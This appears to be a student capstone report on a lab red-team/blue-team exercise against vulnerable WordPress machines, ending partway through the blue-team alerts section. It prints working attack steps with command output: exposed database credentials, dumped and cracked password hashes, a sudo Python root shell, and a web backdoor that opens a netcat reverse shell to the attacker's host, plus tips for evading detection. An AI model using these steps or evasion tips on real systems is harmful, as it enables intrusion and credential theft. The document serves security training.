Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


RED TEAM ANALYSIS

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux 2.6.32
Hostname: kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: TARGET1

IPv4: 192.168.1.115
OS: Linux
Hostname: TARGET2

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Target 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WordPress xml rpc pingback	Can be exploited by a simple POST to a specific file on an affected WordPress server	Target internal layers, change configuration on devices
WordPress XMLRPC GHOST Vulnerability Scanner CVE-2015-0235	Used to determine hosts vulnerable to the GHOST vulnerability via a call to the WordPress XMLRPC interface	If the target is vulnerable, the system will segfault and return a server error
WordPress XMLRPC DoS CVE-2014-5266	WordPress XMLRPC parsing is vulnerable to a XML based denial of service	It affects WordPress 3.5 - 3.9.2 (3.8.4 and 3.7.4 are also patched)


Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
WordPress XML-RPC Username/Password Login Scanner CVE-1999-0502	Attempts to authenticate against a WordPress-site (via XMLRPC) using username and password combinations	Login access
WordPress Pingback Locator CVE-2013-0235	Will scan for wordpress sites with the Pingback API enabled	Scan for wordpress sites with the Pingback API enabled
Cron WordPress Attacks	Pingback feature which is enabled by default can be used by booters to attack other websites	Could not only attack other target website but also potentially slow down or even crash your website if heavily misused
WordPress version 4.8.7 vulnerability	Insecure version	Unpatched version can be exploited through numerous vulnerabilities

Exploitation: Open Port 22 SSH and Weak Password

- We used **wpscan** to find the users and guessed the weak password in order to SSH into the system.
- The exploit granted us **user shell access** for Michael's account. We explored the files to find flags 1 and 2.








Stealth Exploitation of Open Port 22 SSH and Weak Password

Monitoring Overview

- SSH Login Alert would detect this exploit
- Monitor SSH Port for unauthorized access
- Triggers when user attempts to access system over Port 22



Mitigating Detection

- SSH through a different open port that is less obvious
- Other exploit ideas: reverse shell exploit

Exploitation: WordPress Configuration and SQL Database

- The username and password to access the **SQL database** were in plaintext in the wp-config.php file and not hashed as is best practice.
- The exploit granted us **mysql access** and allowed us to find flag 3.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
                          | flag4       |                | inherit    | closed         | closed     |                | 4-revision
-v1 |          |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                        |          4 | http://raven.local/wordpress/in
dex.php/2018/08/12/4-revision-v1/ |          0 | revision  |                |             0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

Stealth Exploitation of WordPress Configuration and SQL Database

Monitoring Overview

- SQL Database Alert
- Monitor server traffic for unauthorized attempts to access SQL Database
- Triggers when external/unauthorized IP connections are made to the SQL Database or any related files.

Mitigating Detection

- Employ IP address spoofing
- Brute-force SQL Database with Password cracking tool, Connect to the same network

Exploitation: Privilege Escalation

- We obtained Steven's password hash from the SQL database
- We cracked the password using John the Ripper and accessed his account
- We exploited Steven's python sudo privileges through a spawn shell
- The exploit achieve root access and allowed us to find flag 4

```
mysql> use wp_users
ERROR 1049 (42000): Unknown database 'wp_users'
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+----------------
+---------------------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email
| user_activation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+----------------
+---------------------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.or
|                     |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org
|                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+----------------
```

```
root@Kali:~/Desktop# john --show wp_hashes.txt
user2:pink84

1 password hash cracked, 1 left
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/#
```

```
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}
```

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Privilege Escalation Alert
- Monitor unauthorized root access attempts as well as “super-doer” activity
- Triggers when unauthorized sudo command usage or privileged directory access is attempted by unauthorized users, regardless of report flagging.

Mitigating Detection

- Finding vulnerabilities in the kernel and exploiting them for root access

Target 2

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Brute -forceable URL directories and files	This vulnerability allows for brute force guessing of which directories a system has.	By discovering the directories of a system, this gives away the structure of the system.
Netcat reverse shell/remote execution vulnerability	Combining a bash script, a netcat listener, and the web browser access of the system, implementing a reverse shell was possible.	The reverse shell gave unauthorized remote access to the system.
Unrestricted access to wordpress directories	Once on the system there was no restricted access to the files or directories.	This completely exposed the system and all of its directories and files to anyone who happened to gain authorized or unauthorized access.

Exploitation: Brute -forceable URL directories and files

- `flag1.txt`: a2c1f66d2b8051bd3a5874b5b6e43e21
- Exploit Used:
  - Description: Brute -forceable URL directories and files

```
root@Kali:~# gobuster dir -e -u http://192.168.1.115/vendor -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.1.115/vendor
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/09/30 14:41:54 Starting gobuster
===============================================================
http://192.168.1.115/vendor/docs (Status: 301)
http://192.168.1.115/vendor/test (Status: 301)
http://192.168.1.115/vendor/language (Status: 301)
http://192.168.1.115/vendor/examples (Status: 301)
http://192.168.1.115/vendor/extras (Status: 301)
http://192.168.1.115/vendor/LICENSE (Status: 200)
http://192.168.1.115/vendor/VERSION (Status: 200)
http://192.168.1.115/vendor/PATH (Status: 200)
===============================================================
2020/09/30 14:42:57 Finished
===============================================================
root@Kali:~#
```

Exploitation: Netcat reverse shell/remote execution vulnerability

- `flag2.txt`: 6a8ed560f0b5358ecf844108048eb337
- Exploit Used
  - Description: Netcat reverse shell/remote execution vulnerability

```
port numbers can be individual or
hyphens in port names must be back
root@Kali:~# nc -lvp 4444
listening on [any] 4444 ...
```


```
root@Kali:~/Downloads# nano exploit.sh
root@Kali:~/Downloads# chmod +x exploit.sh
root@Kali:~/Downloads# ./exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~/Downloads#
```


```
192.168.1.115: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 58970
/var/www/html
/var/www/html
```


```
192.168.1.115: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 58970
/var/www/html
/var/www/html
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
cd ..
ls
flag2.txt
html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

Exploitation: Unrestricted access to WordPress directories

- `flag3.png`: a0f568aa9de277887f37730d71520d9b
- Exploit Used
  - Description: Unrestricted access to WordPress directories







Stealth Exploitation of Brute-forceable URL directories and files

Monitoring Overview

- Excessive HTTP Errors Alert
- This alert measures the number of times a http response status code is over 400
- This alert would be triggered at more than 5 in 5 minutes.

Mitigating Detection

- Spacing out the brute-force attempts over more time would make the attack less detectable.
- Alternatives to dirbuster include programs like DIRB, Wfuzz, Metasploit, and Dirsearch.

Stealth Exploitation of Netcat reverse shell/remote execution vulnerability

Monitoring Overview

- Egress filters
- Traffic, as well as uploads, downloads, and changes made to and from the server
- Packets that do not meet security policies are not allowed to leave – they are denied "egress"

Mitigating Detection

- File masking
- Some alternatives reverse shells include bash, java, php, perl, etc.

Stealth Exploitation of Unrestricted access to WordPress directories

Monitoring Overview

- Monitor denied access to files and directories on the server.
- The metric would be number of times access is denied in attempting to access restricted files and directories.
- More than one failed login attempt in one 1 hour.

Mitigating Detection

- IP address spoofing so that the traffic appears to be from within the network.
- Escalating privileges before access the database would prevent the alert from being triggered.

Backdooring the Target

Backdoor Overview

- What kind of backdoor did you install (reverse shell, shadow user, etc.)?
  - Netcat reverse shell
- How did you drop it (via Metasploit, phishing, etc.)?
  - *Using a bash shell script on port 4444*
- How do you connect to it?
  - *Using the netcat listening and command inject to trigger the backdoor script.*

Steps taken:

1. From the terminal of the Kali machine, set a netcat listener on port 4444 (*ncat -lvp 4444*)
2. After executing a bash script from the command line, in the browser next we executed a script that opens a bash shell on port 4444 (http://192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash)
3. This will then drop us into the reverse shell in the command line of the Kali machine into the victim server.

BLUE TEAM ANALYSIS

Table of Contents

This document contains the following resources:

Review Critical Vulnerabilities

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WordPress Enumeration	wp-scan enumeration, will scan for vulnerabilities in the wordpress site and enumerate users of the system.	The vulnerabilities are printed out for an attacker, along with a list of users of the system. Knowing the users gave away the username options to use to attempt to log on.
Open and unrestricted ssh access via ports	Open and unfiltered access to ports increases the number of potentially vulnerable services that a user is exposed to.	This allows attackers to manipulate the network and exploit programs running on this port. In this case, exposing private files to attackers, as well as allowing for remote access.
Weak password	The simplicity of the password allow for easier password cracking.	This vulnerability allows attackers to gain access to sensitive credentials with ease.

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Critical Vulnerabilities: Target 1

Vulnerability	Description	Impact
SQL backup of your database in a directory with unrestricted access	While a SQL backup of a database could be helpful to prevent data loss, this file should not be saved saved in a directory on the web server.	The exposed SQL backup gives unrestricted access to the sensitive information of the system.
Credentials saved in plaintext	The credentials for a system should not be saved in plaintext.	This vulnerability allows for a malicious actor to find and read the password and use it to gain access and potentially exploit the system.
Exposed and unprotected user password hashes	The exposed hash of the password was also simply searched against a long list of pre-hashed words, called a “rainbow table”.	Reverse engineering the hash has the potential to also unauthorized access to the system.
Escalated root privileges with the use of a python script	Using a particular script bypasses normal restrictions escalating privileges of the user.	This has the potential to escalate the privileges of a user to root privileges.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
WordPress Pingback Locator	Scan for WordPress sites with Pingback API	WordPress site to port scan external target and return results
WordPress XML-RPC Login	Attempt to authenticate against WordPress by username/password	Complete loss of system protection
WordPress from DDoS	Vulnerable to a XML based denial of service	Used by booters to attack websites, slow down or crash

Alerts Implemented

SSH Login Alert

- Monitor SSH Port for unauthorized access.
- Triggers when user attempts to access system over Port 22.

SQL Database Alert

